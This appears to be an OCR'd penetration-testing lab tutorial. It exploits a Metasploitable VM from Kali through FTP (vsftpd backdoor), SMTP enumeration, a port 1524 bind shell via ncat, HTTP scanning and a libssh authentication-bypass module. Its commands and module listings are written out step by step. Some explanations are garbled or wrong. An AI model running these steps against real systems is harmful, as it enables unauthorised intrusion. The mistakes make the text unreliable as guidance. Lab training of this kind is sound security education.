
ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 192.168.100.0/24: This command gives the IP address of Metasploit.

nmap –sV 192.168.100.10: This command will display a list of on the terminal whose service is available and you can choose the available port to perform the respective operations.



nmap -p 21 — —script vuln 192.168.100.10: This command opens the port to ftp which includes thedetails of the vulnerability in the metasploitable machine which we will exploit.




msfconsole: It is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance and launch exploits.


search vsfptd: This command finds the vulnerabilities to exploit.

use 0, show options: These commands the terminal will display two blank entries i.e. RHOSTS.

set RHOSTS 192.168.100.10, show payloads, use 0: This command is used to set RHOSTS with IP address of metasploitable. Finally, this command will display IP address of metasploitable.



exploit: This command will start the session.





Exploiting Metasploit using SMTP

ifconfig: This command is used to find the IP of Kali Linux.
nbtscan -r 192.168.100.0/24: this command gives the IP address of Metasploit.

nmap -sV 192.168.100.10: this command will display a list of on the terminal whose service isavailable and you can choose the available port to perform the respective operations.

nmap -p 25 — —script vuln 192.168.100.10: this command opens the port to smtp which includes thedetails of the vulnerability in the metasploitable machine which we will exploit.






msfconsole: It is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance and launch exploits.


search smtp_enum: This command removes the vulnerabilities to exploit.

use 0, show options: These commands the terminal will display two blank entries i.e., RHOSTS.



set RHOSTS 192.168.100.10, show options: This command is used to set RHOSTS with IP address of metasploitable. Finally, this command will display IP address of metasploitable.

run: this command will start the session.




Exploiting Metasploit Using bind shell

ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 192.168.100.0/24: this command gives the IP address of Metasploit.

nmap -sV 192.168.100.10: this command will display a list of on the terminal whose service isavailable and you can choose the available port to perform the respective operations.

ncat 192.168.100.10 1524: Open another terminal and write this command. It is a general-purposecommand-line tool for reading, writing, redirecting, and encrypting data across a network. Through this we open a list in the corresponding port number.



Exploiting Metasploit Using HTTP


ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 192.168.100.0/24: This command gives the IP address of Metasploit.


nmap -sV 192.168.100.10: This command will display a list of on the terminal whose service isavailable and you can choose the available port to perform the respective operations.

msfconsole: it is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance and launch exploits.

search http scanner: this command opens a list vulnerable module**.**




use auxiliary/scanner/http/http_version: This command will display the modules in it.


root@gsk: /home/gsk_2
File Actions Edit View Help
File Deletion
461 auxiliary/scanner/http/wp_bulletproofsecurity_backups 2021-09-17 normal No Wordpress BulletProof Security Backup Disclosure
462 auxiliary/scanner/http/wp_learnpress_sqli 2020-04-29 normal No Wordpress LearnPress current_items Authenticated SQLi
463 auxiliary/scanner/http/wordpress_pingback_access normal No Wordpress Pingback Locator
464 auxiliary/scanner/http/wp_registrationmagic_sqli 2022-01-23 normal Yes Wordpress RegistrationMagic task_ids Authenticated SQLi
465 auxiliary/scanner/http/wordpress_scanner normal No Wordpress Scanner
466 auxiliary/scanner/http/wp_secure_copy_content_protection_sqli 2021-11-08 normal Yes Wordpress Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi
467 auxiliary/scanner/http/wordpress_xmlrpc_login normal No Wordpress XML-RPC Username/Password Login Scanner
468 auxiliary/scanner/http/wordpress_multicall_creds normal No Wordpress XML-RPC system.multicall Credential Collector
469 auxiliary/scanner/http/yaws_traversal 2011-11-25 normal No Yaws Web Server Directory Traversal
470 auxiliary/scanner/http/zabbix_login normal No Zabbix Server Brute Force Utility
471 auxiliary/scanner/http/zenload_balancer_traversal 2020-04-10 normal No Zen Load Balancer Directory Traversal
472 auxiliary/scanner/http/cgit_traversal 2018-08-03 normal No cgit Directory Traversal
473 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
Interact with a module by name or index. For example info 473, use 473 or use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 > use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > show options
Module options (auxiliary/scanner/ssh/libssh_auth_bypass):
Name Current Setting Required Description
CHECK_BANNER true no Check banner for libssh
CMD no Command or alternative shell
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 22 yes The target port
SPAWN_PTY false no Spawn a PTY
THREADS 1 yes The number of concurrent threads (max one per host)
Auxiliary action:
Name Description
Shell Spawn a shell

set RHOSTS 192.168.100.10, show options: This command is used to set RHOSTS with IP address ofmetasploitable. Finally, this command will display IP address of metasploitable.


run: This command will start the session.




Go back to the previous terminal and type the given commands:

search php 5.4.2: It will give the matching modules.

use 1, show options, set RHOSTS, show options: These commands finally result in setting the IP of Metasploit to RHOST.

